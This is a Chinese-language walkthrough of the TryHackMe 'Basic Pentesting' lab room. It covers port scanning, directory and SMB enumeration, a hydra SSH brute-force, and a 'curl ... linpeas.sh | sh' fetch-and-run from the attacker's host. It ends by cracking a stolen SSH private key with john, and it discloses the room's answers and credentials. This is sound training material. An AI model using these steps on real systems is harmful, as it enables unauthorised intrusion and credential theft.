



Basic Penetration

URL

<https://tryhackme.com/room/basicpentestingjt#>

IP

10.10.17.107



```
#rustscan -a 10.10.17.107 -r 1-65535 --scripts none --ulimit 5000
Trash
[ {} }| { } | { { _ { _ } { { _ / _ } / { } \ | \ |
| : \ { } | : _ } } | | : _ } } \ _ } / ^ \ \ \ |
-----
The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.17.107:22
Open 10.10.17.107:80
Open 10.10.17.107:139
Open 10.10.17.107:445
Open 10.10.17.107:8009
Open 10.10.17.107:8080
10.10.17.107 -> [22,80,139,445,8009,8080]
```

使用rustscan 快速的找到開啟的port



```
#nmap -sV -sC -Pn 10.10.17.107 -p22,80,139,445,8009,8080
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 02:54 CST
Nmap scan report for 10.10.17.107
Host is up (0.40s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

沒發現什麼特別的，看看網頁吧



連上網頁，只看到正在維運中的字樣

```
#gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.17.107/ -t 150
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.17.107/
[+] Method: GET
[+] Threads: 150
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/05/22 02:55:46 Starting gobuster in directory enumeration mode
=====
/development (Status: 301) [Size: 318] [--> http://10.10.17.107/development/]
=====
2022/05/22 02:59:40 Finished
=====
```

用gobuster去做目錄探測，發現有個資源存在(第3題答案)



連進去看到兩個txt，裡面有兩個代號 (或許後面用的到)
也有提到SMB，或許是個進入點，所我們換個腳本再次列舉SMB

```
#nmap --script smb-enum-shares -p139,445 10.10.17.107
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 03:53 CST
Nmap scan report for 10.10.17.107
Host is up (0.40s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.17.107\Anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.17.107\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|_

Nmap done: 1 IP address (1 host up) scanned in 44.50 seconds
```



列舉後，發現有分享兩個資料夾
還發現Anonymous不用密碼就可以使用guest來登入

txt中，出現兩個人名，如果剛剛的代號還記得的話，是否覺得有關聯？
(通靈出第5、9題答案)

```
#smbclient //10.10.17.107/Anonymous -U guest@10.10.17.107
Enter guest@10.10.17.107's password:
Try "help" to get a list of possible commands.
smb: \> ls
.          D      -K      0   Fri Apr 20 01:31:20 2018
..         D      0   Fri Apr 20 01:13:06 2018
staff.txt  N      173   Fri Apr 20 01:29:55 2018

14318640 blocks of size 1024. 11086228 blocks available
smb: \> █
```

這裡其實可以用enum4linux [IP]，可以列舉更多資訊
(就不用通靈第5、9題答案了)



有了帳號也知道目標有開SSH，那就來試一下運氣吧

```
#hydra -L username.txt -P /usr/share/SecLists/Passwords/rockyou.txt -t 4 ssh://10.10.17.107
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
** ignore laws and ethics anyway).
Trash
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-22 02:57:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 28688796 login tries (l:2/p:14344398), ~7172199 tries per task
[DATA] attacking ssh://10.10.17.107:22/
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 28688756 to do in 11953:39h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 28688712 to do in 17076:37h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 28688612 to do in 18190:15h, 4 active
[STATUS] 26.13 tries/min, 392 tries in 00:15h, 28688404 to do in 18296:11h, 4 active
[22][ssh] host: 10.10.17.107  login: jan  password: armando
```

帳號密碼都知道了，那就直接看能不能SSH遠端登入進去吧
(第6、7題答案)




```
#ssh_jan@10.10.17.107
jan@10.10.17.107's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat May 21 15:07:27 2022 from 10.4.66.18
jan@basic2:~$
```


成功登入後，先簡單逛一下
看/etc/passwd也可以找到第9題的答案



最後一題問最終密碼的是多少，先來試著提權看看

```
#python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
jan@basic2:~$ curl 10.4.66.18/linpeas.sh | sh  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
           Dload  Upload   Total     Spent    Left     Speed  
1  758k    1 14003    0     0  11663      0  0:01:06  0:00:01  0:01:05 11659
```



臨時架個站，讓Victim來載一下Linpeas且執行



看了一下，發現居然可以看到另一個使用者SSH的公、私鑰

試著用私鑰登入看看吧

```
#ssh -i id_rsa kay@10.10.17.107  
Load key "id_rsa": error in libcrypto  
kay@10.10.17.107's password:
```

看起來不行，那只好試著破破看私鑰了

```
#python3 /usr/share/ssh2john/ssh2john.py id_rsa > kay.txt
```

先轉換一下格式，好方便給john來破解



```
└─ #john kay.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
beeswax          (id_rsa)
```

再次使用SSH進行遠端登入

一登進去就找到了第11題的答案

